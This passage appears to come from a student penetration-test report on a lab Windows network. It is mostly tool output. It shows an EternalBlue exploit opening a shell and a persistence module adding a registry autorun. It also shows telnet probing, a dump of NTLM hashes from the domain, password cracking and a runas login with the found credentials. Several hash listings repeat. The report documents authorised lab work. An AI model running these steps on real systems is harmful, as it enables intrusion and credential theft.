[+] 192.168.0.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.2:445 - Sending final SMBv2 buffers.
[*] 192.168.0.2:445 - Sending last fragment of exploit packet!
[*] 192.168.0.2:445 - Receiving response from exploit packet
[+] 192.168.0.2:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.2:445 - Sending egg to corrupted connection.
[*] 192.168.0.2:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.0.2:27096
[*] Command shell session 1 opened (192.168.0.100:35459 -> 192.168.0.2:27096) at 2019-12-04 08:47:44 -0500
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 16 - Eternal blue exploit




```
Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation.  All rights reserved. C:\Windows\system32>
```

```
SESSION => 2
msf5 exploit(windows/local/persistence) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(windows/local/persistence) > set STARTUP SYSTEM
STARTUP => SYSTEM
msf5 exploit(windows/local/persistence) > set DELAY 10
DELAY => 10
msf5 exploit(windows/local/persistence) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf5 exploit(windows/local/persistence) > exploit -j
[*] Exploit running as background job 4.
[*] Running persistent module against SERVER2 via session ID: 2
[+] Persistent VBS script written on SERVER2 to C:\Windows\TEMP\HoNSnd.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\csMwmEAXkJ
[+] Installed autorun on SERVER2 as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\csMwmEAXkJ
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/SERVER2_20191204.5010/SERVER2_20191204.5010.rc

msf5 exploit(windows/local/persistence) > |
```

However, through much effort it was found that only one password, from the hashes that were dumped (R. Astley), was able to be cracked.
As shown in the figure below:

Figure 17 – CrackStation password cracking Results



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
BDE1966C31599BFAFD3FEA25F7F15EA2
E21BE3C4D0977C59466A16DE93D968F4
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MyS (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Resu
BDE1966C31599BFAFD3FEA25F7F15EA2	NTLM	Nevergonna
E21BE3C4D0977C59466A16DE93D968F4	Unknown	Not found.


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

With the gathered pieces of information it was possible to move forward and towards the next steps.

iii. System Hacking


To start the system hacking process, the information on the open ports had to be revised. The first vulnerability exploited was port 23 and by using the telnet command in a terminal with kali Linux, and having used the test credentials (test/ test123) that were given it was easy to gain remote access to the test account without having to physically be present to login. With this it would be easy to gain further knowledge in regards to the machines in the network, by use of cmd, etc.

Figure 18 – Telnet Port 23




```
root@kali:~# telnet 192.168.0.1 23
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: 
```

Figure 19 – Telnet SMPT Port 25




```
[!] 192.168.0.1:161 SNMP request timeout
root@kali:~# telnet 192/168.0.1 25
telnet: could not resolve 192/168.0.1/25: Name or service not known
root@kali:~# telnet 192.168.0.1 25
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
vry sys
502 Unknown command
vrfy sys
502 Unknown command
vrfy admin
502 Unknown command
help
214-This is ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
214-Following commands are supported:
214-HELO    EHLO    MAIL    RCPT
214-DATA    RSET    NOOP    AUTH-LOGIN
214-QUIT
214-To report bug, send mail to support@argosoft.com
214 End of HELP
```

Figure 20 – Telnet SMPT Port 25




- **HELO** - This is the command that the client sends to the server to initiate a conversation. Generally, the IP address or domain name must accompany this command, such as HELO 192.168.101 or HELO client.microsoft.com.
- **EHLO** - This command is the same as HELO, but communicates to the server that the client wants to use Extended SMTP. If the server does not offer ESMTP, it will still recognize this command and reply appropriately.
- **STARTTLS** - Normally, SMTP servers communicate in plaintext. To improve security, the connection between SMTP servers can be encrypted by TLS (Transport Layer Security). This command starts the TLS session.
- **RCPT** - Specifies the email address of the recipient.
- **DATA** - Starts the transfer of the message contents.
- **RSET** - Used to abort the current email transaction.
- **MAIL** - Specifies the email address of the sender.
- **QUIT** - Closes the connection.
- **HELP** - Asks for the help screen.
- **AUTH** - Used to authenticate the client to the server.
- **VRFY** - Asks the server to verify is the email user's mailbox exists.


Then, having been able to collect an admin account through 'wdigest' on Armitage, it was possible to implement fgdump on windows with hopes to dump some hashes from a SAM database, which may be more reliable than the hashes dumped from Armitage. The attempt was successful as seen in the Appendix (Appendix 7), and quite a few hashes were dumped.



```
Administrator:500:NO
PASSWORD*********************:E21BE3C4D0977C59466A16DE93D968F4:::
Guest:501:NO PASSWORD*********************:NO
PASSWORD*********************:::
krbtgt:502:NO
PASSWORD*********************:C64F1CD2A8A15CED225F7192D362963B:::
admin:1000:NO
PASSWORD*********************:A492077FBCDE819C130F5383F76D0E9C:::
R.Astley:1110:NO
PASSWORD*********************:BDE1966C31599BFAFD3FEA25F7F15EA2:::
SERVER1$:1001:NO
PASSWORD*********************:55B1643F1714D7A31C29569D172F2BD5:::
enable$:1111:NO
PASSWORD*********************:DC72CCD108CF42F91B9D4C759B6884D0:::
as400$:1112:NO
PASSWORD*********************:9B33A9AFFA2A896DE7AAA2390EEB7556:::
1$:1113:NO
PASSWORD*********************:BC43F286EDDAB29367781EC0D5939540:::
media$:1114:NO
PASSWORD*********************:54E0945169BA832ABCD6FEC9CAFA2045:::
homerun$:1115:NO
PASSWORD*********************:BCA1BC40C5FDE2A6F46CD26588635180:::
pc36$:1116:NO
PASSWORD*********************:586041F59054B7A1DB1E03DF076EDE2F:::
clusters$:1117:NO
PASSWORD*********************:869D73DC90E13F4B1A2E97A3BE5DFB85:::
montana$:1118:NO
PASSWORD*********************:1C2F544568E6A85DEFF96E6217BA6EE2:::
illinois$:1119:NO
PASSWORD*********************:9847A2815EBC6C3477A80C948CE702B1:::
ows$:1120:NO
PASSWORD*********************:9A6C2AE998C83CD8243A2C06446F0C6C:::
cork$:1121:NO
PASSWORD*********************:771DAB1DE5B7182417A026A4A195353E:::
tsinghua$:1122:NO
PASSWORD*********************:845F21492782327 98EBB9E61283BD48C:::
lnk$:1123:NO
PASSWORD*********************:25350C61568665C82E0FD1DD77A76F7F:::
lsan03$:1124:NO
PASSWORD*********************:00E9DF5A59E03EA06500CF3743DB84BD:::
neo$:1125:NO
PASSWORD*********************:A9CD1D70FBA3881718678CEDC1B4B225:::
nebraska$:1126:NO
PASSWORD*********************:A0ADDD27AAB9ABF621901CFDD541AAC5:::
mailgate$:1127:NO
PASSWORD*********************:97BDF70D015592F7697FD75DE4B43457:::
```




```
tsinghua$:1122:NO
PASSWORD*********************:845F2149278232798EBB9E61283BD48C:::
lnk$:1123:NO
PASSWORD*********************:25350C61568665C82E0FD1DD77A76F7F:::
lsan03$:1124:NO
PASSWORD*********************:00E9DF5A59E03EA06500CF3743DB84BD:::
neo$:1125:NO
PASSWORD*********************:A9CD1D70FBA3881718678CEDC1B4B225:::
nebraska$:1126:NO
PASSWORD*********************:A0ADDD27AAB9ABF621901CFDD541AAC5:::
mailgate$:1127:NO
PASSWORD*********************:97BDF70D015592F7697FD75DE4B43457:::
unitedstates$:1128:NO
PASSWORD*********************:E543053E90C5D9FA11C84A62BE51C887:::
hstntx$:1129:NO
PASSWORD*********************:624255CA01363DDC09702C0B4A098FF4:::
rtr1$:1130:NO
PASSWORD*********************:AC113B18DDEC57CBF3EA6F0D130F5EAA:::

scanner$:1131:NO
PASSWORD*********************:E079D99D9C2D52A39EEC536ECA1A0533:::
ok$:1132:NO
PASSWORD*********************:BEC52B70F8D6D2665C8573197F67E9AD:::
northeast$:1133:NO
PASSWORD*********************:45603182D6B3338BCF90F2A0194AC116:::
americas$:1134:NO
PASSWORD*********************:C33BCD640021509F1B548D4A38B16BDE:::
rw$:1135:NO
PASSWORD*********************:84F25FDFED7C0F323CDE189C7EDB4ABB:::
SERVER2$:1137:NO
PASSWORD*********************:500C692E41B790BAE076BB77872A6622:::
CLIENT1$:1138:NO
PASSWORD*********************:09CDFBE8134020B3156EC033A531BC7F:::
CLIENT2$:1602:NO
PASSWORD*********************:0831BFFA4DFC9640305208223E89EB4B:::
```



```
tsinghua$:1122:NO
PASSWORD*********************:845F2149278232798EBB9E61283BD48C:::
lnk$:1123:NO
PASSWORD*********************:25350C61568665C82E0FD1DD77A76F7F:::
lsan03$:1124:NO
PASSWORD*********************:00E9DF5A59E03EA06500CF3743DB84BD:::
neo$:1125:NO
PASSWORD*********************:A9CD1D70FBA3881718678CEDC1B4B225:::
nebraska$:1126:NO
PASSWORD*********************:A0ADDD27AAB9ABF621901CFDD541AAC5:::
mailgate$:1127:NO
PASSWORD*********************:97BDF70D015592F7697FD75DE4B43457:::
unitedstates$:1128:NO
PASSWORD*********************:E543053E90C5D9FA11C84A62BE51C887:::
hstntx$:1129:NO
PASSWORD*********************:624255CA01363DDC09702C0B4A098FF4:::
rtr1$:1130:NO
PASSWORD*********************:AC113B18DDEC57CBF3EA6F0D130F5EAA:::

scanner$:1131:NO
PASSWORD*********************:E079D99D9C2D52A39EEC536ECA1A0533:::
ok$:1132:NO
PASSWORD*********************:BEC52B70F8D6D2665C8573197F67E9AD:::
northeast$:1133:NO
PASSWORD*********************:45603182D6B3338BCF90F2A0194AC116:::
americas$:1134:NO
PASSWORD*********************:C33BCD640021509F1B548D4A38B16BDE:::
rw$:1135:NO
PASSWORD*********************:84F25FDFED7C0F323CDE189C7EDB4ABB:::
SERVER2$:1137:NO
PASSWORD*********************:500C692E41B790BAE076BB77872A6622:::
CLIENT1$:1138:NO
PASSWORD*********************:09CDFBE8134020B3156EC033A531BC7F:::
CLIENT2$:1602:NO
PASSWORD*********************:0831BFFA4DFC9640305208223E89EB4B:::
```

Figure 20 – Accessing PowerShell through another account by suppling the correct credentials found though the description in enum4linux and..


C:\Windows\system32\cmd.exe
1.uadcwnet.com]]
com]
powershell.exe (running as uadcwnet\R.Soto)

```
icrosoft Windows [Version 6.1.7601]
opyright (c) 2009 Microsoft Corporation.  All rights reserved.

:\Users\test>runas /user:uadtargetnet\R.Soto powershell.exe
nter the password for uadtargetnet\R.Soto:
ttempting to start powershell.exe as user "uadtargetnet\R.Soto" ...
UNAS ERROR: Unable to run - powershell.exe
326: Logon failure: unknown user name or bad password.

:\Users\test>runas /user:uadcwnet\R.Soto powershell.exe
nter the password for uadcwnet\R.Soto:
ttempting to start powershell.exe as user "uadcwnet\R.Soto" ...

:\Users\test>_
```


Syntax	Count	Value(s)
DirectoryString	1	DD1 1HG
DirectoryString	1	1234
Integer	1	513
Integer8	1	12/13/2019 5:02:55 PM
DirectoryString	1	R.Soto
Integer	1	805306368
DirectoryString	1	Soto
DirectoryString	1	Tayside

```
CN=Travis Nunez
CN=ForeignSecurityPrincipals
OU=Human Resources
OU=Information Technology
CN=Infrastructure
OU=Legal
CN=LostAndFound
CN=Managed Service Accounts
CN=Rex Soto,OU=Finance,DC=uadcwnet,DC=com,1
```

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```

However, after, again, attempting to crack the hashes through various methods of different hash crackers such as rainbow tables, cain, john the ripper etc., it was found that 8 more passwords were cracked, giving access to more accounts (Appendix 1).

Figure 21 – Cain password cracker



User Name	LM Password	< 8	NT Password	LM Hash	NT Hash
Administrator	* empty *			NO PASSWOR...	E21BE3C4D097...
Guest	* empty *		* empty *	NO PASSWOR...	NO PASSWOR...
krbtgt	* empty *			NO PASSWOR...	C64F1CD2A8A...
admin	* empty *			NO PASSWOR...	A492077FBCDE...
R.Astley	* empty *			NO PASSWOR...	BDE1966C3159...
C.Moreno	* empty *			NO PASSWOR...	CEFC90713CF7...
C.Griffin	* empty *			NO PASSWOR...	8A27AE0D8BD...
I.Pratt	* empty *			NO PASSWOR...	A0AD74237EE8...
L.Burke	* empty *			NO PASSWOR...	B229218A6EE7...
J.Johnson	* empty *			NO PASSWOR...	D7C9FA6667B4...
T.Nunez	* empty *			NO PASSWOR...	0CE690C8B8C9...
J.Stevenson	* empty *			NO PASSWOR...	5E94B5D20035...
L.Thornton	* empty *			NO PASSWOR...	911C26C5312E...
M.Day	* empty *			NO PASSWOR...	EB42F33BB39D...
C.Morris	* empty *			NO PASSWOR...	5A90E311C746...
R.Knight	* empty *			NO PASSWOR...	755F10E2644F4...
P.Pittman	* empty *			NO PASSWOR...	C89FC2975577...
D.King	* empty *			NO PASSWOR...	C136664AEFD4...
D.Dunn	* empty *			NO PASSWOR...	64D64BEC3392...
D.Manning	* empty *			NO PASSWOR...	FBE8AFE99774...
D.Valdez	* empty *			NO PASSWOR...	58B3C12984C8...
D.Price	* empty *			NO PASSWOR...	A5C503807597...
J.Saunders	* empty *			NO PASSWOR...	D7590261382B...
J.Hart	* empty *			NO PASSWOR...	63A41C47CD2...
S.Reed	* empty *			NO PASSWOR...	524DF3F4285A...
A.Peters	* empty *			NO PASSWOR...	A78C0C569C4...

Dictionary

File	Position
✓ C:\Users\amg\Desktop\Wordlists\wordlist.txt	3453259

Key Rate


Dictionary Position

Current password

Options
- ☑ As Is (Password)
- ☑ Reverse (PASSWORD - DROWSSAP)
- ☑ Double (Pass - PassPass)
- ☑ Lowercase (PASSWORD - password)
- ☑ Uppercase (Password - PASSWORD)
- ☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- □ Case perms (Pass,pAss,paSs,...PaSs...PASS)
- ☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of FBE8AFE99774933A7534ADB772B10870 is endothelial
